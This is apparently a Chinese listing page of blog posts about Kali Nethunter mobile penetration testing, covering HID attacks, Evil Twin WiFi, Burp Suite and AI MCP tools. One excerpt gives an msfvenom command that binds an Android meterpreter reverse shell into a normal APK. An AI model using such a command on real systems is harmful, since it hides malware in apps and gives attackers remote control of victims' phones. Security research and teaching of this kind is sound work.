
Nethunter 第5页
Kali Nethunter是一款用于安全研究的手机固件包,可以使Android设备增加“无线破解”、“HID攻击”、“伪造光驱”等的硬件功能以及metasploit等软件工具
分类
子分类
专题
标签
排序
还在为移动端抓包烦恼?让kali Nethunter 运行汉化最新版 BurpSuite 专业版!
前言众所周知,Burp Suite 不仅仅是是一款抓包工具,更是网络安全领域不可或缺的神兵利器。但 Kali Linux 自带的社区版功能有限,许多高级功能无法使用,且全英文界面让不少朋友望而却步。今天...
 1个月前


nexus6刷nethunter
优点:nexus6在闲鱼上,100左右就可以收到一个成色较好的机子,用来刷nethunter还是比较合适。刷完los16.0后直接刷kali官网的包就能用。缺点:micro USB接口,充电较慢,外接网卡开监听电压不稳...
 3年前
让黑客手机更智能!在 Kali Nethunter 中玩转 Gemini CLI MCP
前言:各位渗透测试的极客们,想必你们已经体验过Model Context Protocol (MCP) 在电脑上带来的震撼:AI助手直接为你调用nmap、分析扫描结果、撰写Exploit代码……效率飙升的感觉让人上瘾。但当...
1个月前
AiWeb1靶机入侵教程
[]为所使用的工具,图片顺序正确,dirb和nmap和sqlmap比较简单就没图片了[nmap]只开放了80端口[dirb]然后目录爆破然后有一个pipinfo和输入框sql注入(不过这个里面什么都没有)[sqlmap]不过sqlmap -...

 1个月前

kali nethunterHID攻击上线msf
前言HID是Human Interface Device的缩写,由其名称可以了解HID设备是直接与人交互的设备,例如键盘、鼠标与游戏杆等。不过HID设备并不一定要有人机接口,只要符合HID类别规范的设备都是HID设备...
2年前
Kali Nethunter 生态智能化升级:AI赋能移动渗透测试新体验
随着移动安全测试需求日益增长,Kali Nethunter 作为领先的移动渗透测试平台,近期完成了其生态系统的全面智能化升级。本次升级聚焦于核心交互工具的AI能力融合与功能强化,旨在为用户提供更智...
1个月前
将木马程序捆绑到正常应用
在msf中其实通过help命令就可以看到,我们可以加-x [正常应用.apk]这个参数来进行捆绑:msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.83 lport=5555 -x 1.apk R>2.apk(ro...
 3年前

让你的手机成为AI安全分析师:在Kali Nethunter使用Gemini MCP实时解析Wireshark流量
引言:当移动渗透测试遇上AI副驾驶在网络安全攻防演练与应急响应现场,安全分析师常常面临这样的困境:手机已装上Kali Nethunter,能抓取无线流量,但面对Wireshark中滚动的海量数据包,人工分...
1个月前
Kali NetHunter Evil Twin(邪恶双子)实战原理与完整操作演示
⚠️ 重要法律声明:本文所有技术操作仅允许在自己拥有完全所有权的设备、自建测试局域网内开展安全研究学习。未经无线网络所有者明确书面许可,对他人 WiFi 实施解认证、钓鱼劫持等行为属于违...
1个月前
对于sdm845刷postmarketos的手机,可以试试这个来解决命令关机进高通CrashDump模式的问题
sudo tee /etc/systemd/system/modem-shutdown.service >/dev/null <<'EOF' [Unit] Description=Stop modem remoteproc before shutdown DefaultDependencies=no Before=shutdown.targ...
1个月前
Nethunter 使用duckHunterHID 和msf上线mac
前言 继上一篇nethunter 的HID键盘攻击之后,我打算在我的mac上进行HID攻击, 这次使用到的是USB-DuckHunter-HID,下面请看背景知识回顾—————–》视频演示 0x00 ##HID 键盘攻击 在这个...
2年前
小米Pocophone F1近源渗透之武装安卓手机之刷入Kali Nethunter
0x1 概述为什么要写这篇文章呢?因为在近源渗透中,拿着电脑跑到人公司楼下连wifi搞事情,咳咳,很容易被抓起来严刑拷打,那画面多美就不用我说了叭。而Kali Nethunter是什么呢?顾名思义啦,手...
3年前
Wifit3 实战教程|RT3070 + NetHunter 无线审计完整指南
环境:Kali NetHunter(手机) + RT3070(ALFA‑AWUS036NH)USB 无线网卡 ⚠️重要声明:本文仅用于个人授权环境下安全学习,严禁对非本人拥有的无线网络进行抓包、解除认证等操作,未经授权测...
39天前
